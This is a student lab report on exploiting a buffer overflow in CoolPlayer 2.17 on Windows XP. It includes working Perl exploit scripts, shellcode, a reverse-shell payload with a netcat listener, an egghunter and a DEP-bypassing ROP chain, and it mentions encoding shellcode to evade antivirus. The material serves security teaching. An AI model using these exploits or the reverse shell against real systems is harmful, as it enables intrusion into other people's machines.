Buffer Overflow Exploitation

Jack Bowker

CMP311: Professional Project Development & Delivery

BSc Ethical Hacking Year 3

12 May 2020

.

+Contents

.

1 Introduction

Buffer Overflows have always existed in some capacity in modern computing due to how Operating Systems have to allocate memory to different applications. They occur when a program goes over its allocated boundary in memory, which allows for access of unintended locations. This unintended access can then be used to crash the application or insert malicious code. The first documented case of a Buffer Overflow exploit happened in the late 1980’s where the UNIX “finger” service was exploited, to enable further spread of a worm. (MalwareBytes, 2016)

In modern operating systems, prevention measures are common and involve not allowing stack execution (Data Execution Prevention), or randomizing addresses of executables in memory (Address Space Layout Randomization). These have been partially effective as they complicate the process of developing Buffer Overflow exploits, but a lot of the time these countermeasures can be overcome.

2 Procedure

2.1.1 Overview of Procedure

The procedure in this document is split up into 2 parts. The first half will list and explore more traditional Buffer Overflow exploits that can be done when Data Execution Prevention is disabled. A proof of concept will be created and used to prove the existence of a buffer overflow, and after this a more malicious payload will be created enabling reverse shell access to the machine. The second half of the procedure will focus on exploiting a machine that has Data Execution Prevention enabled. The exploit used will involve using ROP chains to circumvent this.

2.1.2 Tools Used

OllyDbg - An x86 debugger that enables stack analysis. This will be used throughout the entirety of the procedure. http://www.ollydbg.de/

Immunity Debugger - Another x86 debugger that will be used for it's Python API, allowing for extra functionality via plugins. https://immunityinc.com/

Mona - A plugin for Immunity Debugger, which will assist with finding RETN addresses and creating ROP chains in the second half of the procedure. https://github.com/corelan/mona

Findjmp - A tool also created by Corelan that will find jmp esp instructions in memory.


Perl - Scripting language which will be used for crafting the INI files and writing shellcode to files. https://www.perl.org/

MSFGUI - Penetration testing tool that helped with generation of the reverse-shell shellcode. https://www.metasploit.com/

Pattern_create and Pattern_offset - Tools also included with Metasploit Framework which simplified finding and calculating the distance to EIP.

1.1.1 Proving the exploit exists

For the first part of the exploitation process, the Data Execution Prevention mechanism should be disabled from the boot menu. This will allow for code to be executed from a reserved portion of memory.



```
Please select the operating system to start:


    Microsoft Windows XP Professional
    Microsoft Windows XP Professional (DEP = OptOut)
    Microsoft Windows XP Professional (DEP = AlwaysOn)
```

Figure 2.1.3–a - XP start-up DEP selector

CoolPlayer version 2.17 was the application used to demonstrate a buffer overflow exploit. This application was chosen because it has a documented bug in the "Skin" feature used to enable different visual styles in the player. As seen on MITRE, the application "allows remote attackers to execute arbitrary code via a large PlaylistSkin value in a skin file." (MITRE, 2008)

The exploit can be proven to exist by inserting a large amount of junk characters into the skin configuration file. In this guide, the scripting language Perl was used as it makes the process of writing to files easy. The following code will create an INI file, with the required syntax to input the PlaylistSkin data. After this, 1500 "A" characters are written into the file.


```perl
my $file = "crashtest.ini";
my $beforejunk = "[CoolPlayer Skin]
PlaylistSkin=";
my $junk = "\x41" x 1500;
open ($FILE,">$file");
print $FILE $beforejunk.$junk;
close ($FILE);
```

From here, the player should be opened in a debugger. In OllyDbg this is done by navigating to File > Open, and selecting the CoolPlayer executable file. From here to run the program the Play icon should be clicked.

To select the skin right click in CoolPlayer and navigate to the Options menu, and finally at the bottom of the options menu click Open and select the crafted INI file. If done successfully, once the OK button is pressed the player will stop responding and in OllyDbg the stack will be visibly filled with the pattern created previously.

2.1.3 Investigating the application

Once the program has crashed, in OllyDbg the stack will be filled with ASCII characters, with the EIP (Extended Instruction Pointer) containing the value "\x69423869". The EIP is vital in stack overflow exploits as it holds the location of the next instruction to be executed.




```
EAX 41376742
ECX 0000D2B1
EDX 00150608
EBX 00000000
ESP 00123848 ASCII "9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1
EBP 42376942
ESI 00123850 ASCII "j2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk
EDI 0012E09F

EIP 69423869
```

Figure 2.1.4–a - Stack filled with junk characters

As the generated ASCII follows a pattern, the position of the value "\x69423869" can be searched for to determine how many characters are needed to reach the Instruction Pointer. When converted into ASCII from hex, the string is "iB8i".

The "pattern_offset" tool can be used to find the position of these characters, by entering the hex value and the length of the pattern originally generated. As shown here, the pattern in the EIP is at position 1045.




```
C:\cmd>pattern_offset.exe 69423869 1500
1045
```

Figure 2.1.4–b - Pattern offset tool commands

In order to execute meaningful code from the stack, there needs to be enough free space to store it. The amount of space can vary based on what state the application is in along with differences between Operating Systems. The "create_pattern" tool was used again to generate an 800-character string. This number was chosen as it would leave plenty of space to run most exploits.

As shown in the figure below, after scrolling to the top of the stack, the start of the pattern is still stored. This confirms that there's enough space to store the entire 800-character pattern.



```
00123848  41306141 Aa0A
0012384C  61413161 a1Aa
00123850  33614132 2Aa3
00123854  41346141 Aa4A
00123858  61413561 a5Aa
0012385C  37614136 6Aa7
00123860  41386141 Aa8A
00123864  62413961 a9Ab
00123868  31624130 0Ab1
0012386C  41326241 Ab2A
00123870  62413362 b3Ab
00123874  35624134 4Ab5
00123878  41366241 Ab6A
0012387C  62413762 b7Ab
00123880  39624138 8Ab9
```

Figure 2.1.4–c - Stack after selecting 800-character junk file

2.1.4 Writing the exploit


After confirming the existence of the overflow exploit and validating that there is enough space in the stack to insert code, a Perl or Python script should be written to automate the process of crafting the INI file.

```
my $file = "crashtest.ini";
my $beforejunk = "[CoolPlayer Skin]
PlaylistSkin=";
my $junk = "\x41" x 1045;
my $eip = "BBBB";
open ($FILE,">$file");
print $FILE $beforejunk.$junk.$eip;
```

This code will do the following:

- Create an INI file called "crashtest.ini"
- Insert the required syntax for CoolPlayer to recognize the skin file
- Insert the enough junk characters to reach the EIP
- Fill the EIP with "B" characters, to differentiate it from the other junk characters in OllyDbg

Once this file is opened in CoolPlayer, the EIP is overwritten with "42424242" which represents the four "B" characters we inserted. This means the B characters can be replaced to point the EIP to our malicious code.




```
Registers (FPU)
EAX 41414142
ECX 000054BA
EDX 00150608
EBX 00000000
ESP 00123848
EBP 41414141
ESI 00123850
EDI 0012E09F

EIP 42424242
```

Figure 2.1.5–a - EIP overwritten with B characters

Although it's possible to point the EIP at the ESP (Current Stack Pointer), this is an unreliable method as the ESP's location can be different each time the application is launched, and can be changed if the user interacts with the player for example to add a playlist/song.

The preferred and more reliable method is to point at a JMP ESP system instruction which only varies based on different Windows configurations. The "findjmp" tool will be used to search through a system DLL to determine the location of this instruction.



```
C:\Documents and Settings\Administrator\Desktop\Coursework>findjmp.exe kernel32
esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32 for code useable with the esp register
0x7C8369F0      call esp
0x7C86467B      jmp esp
0x7C868667      call esp
Finished Scanning kernel32 for code useable with the esp register
Found 3 usable addresses
```

Figure 2.1.51.5–b - findjmp tool

As shown in the Figure above, a JMP ESP address was found which can be inserted into the INI file, which will allow us to reliably jump to the top of the stack. Note that addresses with null bytes (two zeroes) - for example \x7C00 8840) cannot be used, as these characters act as a string terminator which make the rest of the buffer unusable.

All that has to be changed in the code is to point the EIP to the JMP ESP system instruction, as shown below.

```
my $eip = pack('V',0x7C8369F0);
```

2.1.5 Implementing a proof of concept exploit

The final stage in implementing a buffer overflow exploit is adding the code to be executed once the EIP has been jumped to the desired location. Firstly, a common proof of concept exploit will be tested, in this case opening the Windows XP Calculator application. The shellcode used for this proof of concept was found at the site Shell-Storm (Leitch, 2010), and is shown below.

```
"\x31\xC9"                  // xor ecx,ecx
"\x51"                      // push ecx
"\x68\x63\x61\x6C\x63"      // push 0x636c6163
"\x54"                      // push dword ptr esp
"\xB8\xC7\x93\xC2\x77"      // mov eax,0x77c293c7
"\xFF\xD0";                 // call eax
```


A set of 30 No Operations (NOPs) were added before the shellcode. These are blank operations that do nothing and are used as padding for our shellcode. This is to make up for any extra instructions written to the stack made while running the calculator shellcode.

Converted to Perl, the final proof of concept code looks as following.

```
my $file= "crashtest.ini";
my $beforejunk = "[CoolPlayer Skin]
PlaylistSkin=";
my $junk = "\x41" x 1045;
my $eip = pack('V',0x7C8369F0);
my $shellcode = "\x90" x 30;
my $shellcode =
$shellcode."\x31\xC9"."\x51"."\x68\x63\x61\x6C\x63"."\x54"."\xB8\xC7\
x93\xC2\x77"."\xFF\xD0";
open($FILE,">$file");
print $FILE $beforejunk.$junk.$eip.$shellcode;
```

```
close($FILE);
```

As shown in the figure below, once this INI was opened within CoolPlayer we successfully ran the shellcode and opened the calculator.




C:\WINDOWS\system32\cmd.exe
Calculator
Edit View Help
Backspace CE C
MC MR MS M+
sqrt % 1/x
llation
Output
DirectSound Plugout
Volume controls System MASTER volume
Skin
Player C:\Documents and Settings\Administrator\
Open
OK
Cancel

Figure 2.1.6–a - Calculator opened

2.1.6 Reverse shell

Now that we have a working buffer overflow exploit and a place to put malicious shellcode, there are more advanced payloads that can be run from the stack. In this section, shellcode will be used to generate a reverse shell on the victim's PC.

Metasploit's "MSFGUI" tool will be used for this section, as it simplifies the generation of the shellcode that will allow for a reverse shell. Once opened, select Payloads > Windows > shell_reverse_tcp. From here, configure as required for the Port/IP you're using, along with the language to format the shellcode to. The x86\alpha_upper encoder should also be selected at this point.



LHOST The listen address	192.168.0.100
ReverseListenerComm The specific communication channel to use for this listener	
InitialAutoRunScript An initial script to run on session creation (before AutoRunScript)	
VERBOSE Enable detailed status messages	☐
LPORT The listen port	4444
ReverseListenerBindAddress The specific IP address to bind to on the local system	
WORKSPACE Specify the workspace for this module	default
AutoRunScript A script to run automatically on session creation.	
EXITFUNC Exit technique: seh, thread, process, none	process
ReverseConnectRetries The number of connection attempts to try before exiting the process	5

Generate display [✓ encode/save] Start handler Start handler in console

Output Path	C:\Documents and Settings\Administrator\Desktop\reverrse.pl
Encoder	x86/alpha_upper
Output Format	perl

Figure 2.1.7.7–a - MSFGUI window options


Once configured, select encode/save and generate the payload to any convenient location. From here, this payload should be copied into the Perl file that will generate the INI file for CoolPlayer.

```perl
my $file= "crashtest.ini";
my $beforejunk = "[CoolPlayer Skin]
PlaylistSkin=";
my $junk = "\x41" x 1045;
my $eip = pack('V',0x7C8369F0);
my $shellcode = "\x90" x 30;
my $shellcode = $shellcode.
"\x89\xe7\xd9\xc6\xd9\x77\xf4\x59\x49\x49\x49\x49\x49\x43" .
#Rest of shellcode follows the same format
"\x45\x50\x50\x53\x4b\x4f\x4e\x35\x41\x41";
open($FILE,">$file");
print $FILE $beforejunk.$junk.$eip.$shellcode;
close($FILE);
```

Before opening CoolPlayer, a "NETCAT" listener should be started within the Windows Command Prompt, with the port selected in the "MSFGUI" config.

This command is formatted as follows:

```
nc -l -p [port number]
```



```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>nc -l -p 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop\Coursework>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 84AB-FDC6

 Directory of C:\Documents and Settings\Administrator\Desktop\Coursework

04/05/2020  16:15    <DIR>          .
04/05/2020  16:15    <DIR>          ..
17/03/2020  20:05         1,167,433 1803838.exe
30/04/2020  17:11             1,260 coolplayer.ini
04/05/2020  16:15             1,807 crashtest.ini
04/05/2020  16:13             3,379 crash_test.pl
29/09/2006  09:13            59,392 findjmp.exe
28/04/2020  21:24             1,152 findjmp.txt
01/05/2020  01:22             1,881 findstack.ini
01/05/2020  01:22             1,039 findstack.pl
26/03/2020  16:19           385,100 MSVCRTD.DLL
26/03/2020  17:25             1,501 pattern1500.txt
01/05/2020  01:20               800 pattern800.txt
              11 File(s)      1,624,744 bytes
               2 Dir(s)  16,127,213,568 bytes free

C:\Documents and Settings\Administrator\Desktop\Coursework>
```

Figure 2.1.7–b - Successful reverse shell

As shown in the screenshot, we have achieved a reverse shell that can be used to browse the file system and further exploit the victim's system.

2.1.7 Egghunter Shellcode

Depending on the application that is being exploited, it's possible that there's not enough space at the top of the stack for complex shellcode to be added.

This can be mitigated by using Egghunter code. This is a compact piece of shellcode that will search through memory to find a particular pattern marking the main shellcode to be run. For example, shellcode could be stored amongst the thousands of "AAAA" characters in the overflow performed earlier.

The Immunity Debugger allows for automated generation of Egghunter Shellcode using the mona.py extension. This can be enabled by dragging the Python file into Immunity Debugger's installation folder, which by default is located at "Program Files\Immunity Inc\Immunity Debugger\PyCommands".

To use Mona in Immunity Debugger, type the following command, with "0w0e" being the term that will be used to search.

```
!mona egg -t 0w0e
```




Figure 2.1.8–a - Egghunter code generated

This Egghunter code should be entered before the calculator shellcode, with a set of junk characters between them to give the Egghunter something to search through. In the example below, 100 "NOP" instructions are added to search through.

```
my $eggshellcode =
### Egghunter code here
my $shellcode = "\x90" x 100;
my $shellcode = $shellcode . "0w0e0w0e";
my $shellcode = $shellcode .
### Calculator shellcode here
```


Once the INI file is generated and opened in CoolPlayer, there should be a significant delay between selecting the file and the calculator opening. This extra delay is caused by the Egghunter code searching through memory to find the pattern assigned earlier.

2.1.8 Circumventing DEP

DEP (Data Execution Prevention) was a technology first implemented in Windows XP, along with being included in all subsequent versions of Windows. It tries to mitigate buffer overflow exploits by restricting the execution of code on the stack.

By default, DEP is activated on Windows XP and later. On this machine it was disabled earlier to enable demonstrations of more traditional Buffer Overflow exploits. To enable DEP on XP, right click on the “My Computer” icon on the icon, go to Properties > Advanced > Performance Settings, and finally Data Execution Prevention. Here, enable DEP for all programs and services and make sure all boxes are unchecked. Finally, the machine should be restarted for the settings to take effect.

To ensure DEP is enabled, a previous INI file should be tested against CoolPlayer.


Data Execution Prevention - Microsoft Windows

To help protect your computer, Windows has closed this program.

Name: 1803838

Data Execution Prevention helps protect against damage from viruses and other security threats. What should I do?

Figure 2.1.9–a - DEP working as intended

As shown, Windows will detect attempted code execution in the stack and terminate the program. In this tutorial, ROP chains will be used to get around DEP.

CoolPlayer relies on the common “msvcrt.dll” file as it contains standard C library functions (Process Library, n.d.) and can be found in the player’s installation folder. The same mona.py extension used in the Egghunting section can be used to find usable RETN addresses in this DLL file.

This can be done by opening CoolPlayer in Immunity Debugger by going to File > Open and selecting the executable. After this, the following command should be entered which searches for return instructions in the selected DLL file.

```
!mona find -type instr -s "retn" -m msvcrt.dll -cpb '\x00\x0a\x0d'
```

The result of this command will be in Immunity Debugger’s Program Files as “find.txt”. There will be hundreds of results, but any retn address can be used which has “PAGE_EXECUTE_READ” next to it. In this case, the memory address \x1021b05e was used.



```
0x77c411e0 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c4123c : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c41246 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c412a7 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c412b1 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c412f6 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
```

Figure 2.1.9–b - List of retn addresses found

Once a suitable address has been found, it should be copied into a Perl file as shown below:


```
my $file= "roptest.ini";
my $buffer = "[CoolPlayer Skin]
PlaylistSkin=";
$buffer .= "\x41" x 1045;
# Pointer to RET (start the chain)
$buffer .= pack('V', 0x1021b05e);
open($FILE,">$file");
print $FILE $buffer;
close;
```

This code works similarly to the Perl code earlier in the tutorial, in that it will add required CoolPlayer syntax, insert enough junk characters to fill up until EIP, which means the return address will be jumped to by the EIP.

From here, Immunity Debugger will be used to generate the full ROP chain. This can be done by again opening CoolPlayer in the debugger, and typing the following command.

```
!mona rop -m *.dll -cpb '\x00\x0a\x0d'
```

This command is similar to the last one used to find retn addresses, the difference being that this will scan all available DLL files on the system for potential ROP gadgets, and attempt to construct complete ROP chains. Because all DLL files are scanned, it can take upwards of 5 minutes to run. Be careful to not click on the window as this can crash the program.




```
!mona rop -m *.dll -cpb '\x00\x0a\x0d'
Searching...
```

Figure 2.1.9–c - Mona.py looking for ROP gadgets

Once finished, the file "rop_chains.txt" will be generated in the Immunity Debugger Program Files folder. The VirtualProtect ROP chain will be used in this case, and conveniently Mona gives specific formatting for different programming languages.

Unfortunately, it doesn't include Perl in this list, but converting from Python to Perl only involved adding the "$buffer.pack(…)" and replacing commas with brackets and semicolons as shown below.



Find what : , #
Replace with :); #


Find what : 0x
Replace with : $buffer .= pack('V', 0x

Figure 2.1.9–d - Converting from Python to Perl

Once converted, the shellcode should be added into the Perl code, below the RETN pointer

```
my $file= "roptest.ini";
my $buffer = "[CoolPlayer Skin]
PlaylistSkin=";
$buffer .= "\x41" x 1045;

# Pointer to RETN (start the chain)
$buffer .= pack('V', 0x1021b05e);

###ROP Chain
#[---INFO:gadgets_to_set_ebp:---]
$buffer .= pack('V', 0x7752f82a); # POP ECX # RETN [ole32.dll]
$buffer .= pack('V', 0x5d091358); # ptr to &VirtualProtect() [IAT
COMCTL32.dll]
###Rest of ROP chain follows same pattern

$buffer .= "\x90" x 30;

### Calculator shellcode
$buffer .=
"\x31\xC9"."\x51"."\x68\x63\x61\x6C\x63"."\x54"."\xB8\xC7\x93\xC2\x77
"."\xFF\xD0";

open($FILE,">$file");
print $FILE $buffer;
close;
```

The entire final Perl code can be found in Appendix A.


Performance Options

Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?

( ) Turn on DEP for essential Windows programs and services only
[✓ Turn on DEP for all programs and services except those I select:]

☐ 1803838
☐ Adobe Reader 9.1
☐ Opera Internet Browser

C:\Documents and Settings\Administrator\Desktop\Coursework\roptest.pl - Notepad++

```
$buffer .= pack('V', 0x1a473720); # & push esp # ret  [urlmon.c
      #[---INFO:gadgets_to_set_ebx:---]
$buffer .= pack('V', 0x73f3475d); # POP EAX # RETN [DSOUND.dll]
$buffer .= pack('V', 0xffffdff); # Value to negate, will becom
$buffer .= pack('V', 0x630153c6); # NEG EAX # RETN [WININET.dll
$buffer .= pack('V', 0x7c9059c8); # XCHG EAX,EBX # RETN [ntdll.
      #[---INFO:gadgets_to_set_edx:---]
$buffer .= pack('V', 0x5d0959b6); # POP EAX # RETN [COMCTL32.dl
$buffer .= pack('V', 0xffffffc0); # Value to negate, will becom
$buffer .= pack('V', 0x1020967a); # NEG EAX # RETN [MSVCRTD.dll
$buffer .= pack('V', 0x5dda28f0); # XCHG EAX,EDX # RETN [iertut
      #[---INFO:gadgets_to_set_ecx:---]
$buffer .= pack('V', 0x77c3f231); # POP ECX # RETN [msvcrt.dll]
$buffer .= pack('V', 0x10259da7); # &Writable location [MSVCRTI
      #[---INFO:gadgets_to_set_edi:---]
$buffer .= pack('V', 0x630905de); # POP EDI # RETN [WININET.dll
$buffer .= pack('V', 0x7ca82224); # RETN (ROP NOP) [SHELL32.dll
      #[---INFO:gadgets_to_set_eax:---]
$buffer .= pack('V', 0x774faf34); # POP EAX # RETN [ole32.dll]
$buffer .= pack('V', 0x90909090); # nop
      #[---INFO:pushad:---]
$buffer .= pack('V', 0x7719576d); # PUSHAD # RETN [OLEAUT32.dll
$buffer .= "\x90" x 30;
$buffer .= "\x31\xC9"."\x51"."\x68\x63\x61\x6C\x63"."\x54"."\xB
open($FILE,">$file");
print $FILE $buffer;
close;
```

length : 2,066   lines : 40   Ln : 25   Col : 31   Sel : 0 | 0

Figure 2.1.9–e - Calculator executed with DEP

As shown in the Figure above, DEP has been circumvented and the stack can be executed, in this case to open Calculator.

3 Discussion

As demonstrated in the above procedure, the CoolPlayer application was very vulnerable both to simpler buffer overflow exploits, along with more advanced exploits that circumvented DEP. Although the vulnerability was patched in a later version, more thorough testing and limits/checks on data input should have been implemented, for example limiting or filtering characters being entered into the skin file.

Windows XP also doesn't have Address Space Layout Randomization, meaning that operating system DLLs and programs in memory have the same addresses between reboots. This enabled for the ROP chain that was used in CoolPlayer. In Windows Vista and later, this exploit would have been much more difficult as the memory locations would be much more difficult to predict.

Intrusion Detection Systems would further complicate evasion, as most modern systems and modern anti-virus software monitor for malicious looking or known malicious shellcode used to enable Buffer Overflows. Metasploit could be a possible way to evade this, as it includes a Polymorphic Encoder called "Shikata Ga Nai" that allows for shellcode to be encoded. When the program is exploited, the Metasploit will decode the shellcode as it runs.

4 References

Leitch, J. (2010). Retrieved from Shell-Storm: http://shell-storm.org/shellcode/files/shellcode-739.php

MalwareBytes. (2016, June). *Buffer Overflow*. Retrieved from https://blog.malwarebytes.com/threats/buffer-overflow/

MITRE. (2008). *CVE-2008-5735*. Retrieved from Common Vulnerabilities and Exposures: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-5735

Process Library. (n.d.). *What is msvcrt.dll?* Retrieved from Process Library: https://www.processlibrary.com/en/directory/files/msvcrt/20015/

5 Appendices

Appendix A

Final ROP code

```
my $file= "roptest.ini";
my $buffer = "[CoolPlayer Skin]
PlaylistSkin=";
$buffer .= "\x41" x 1045;
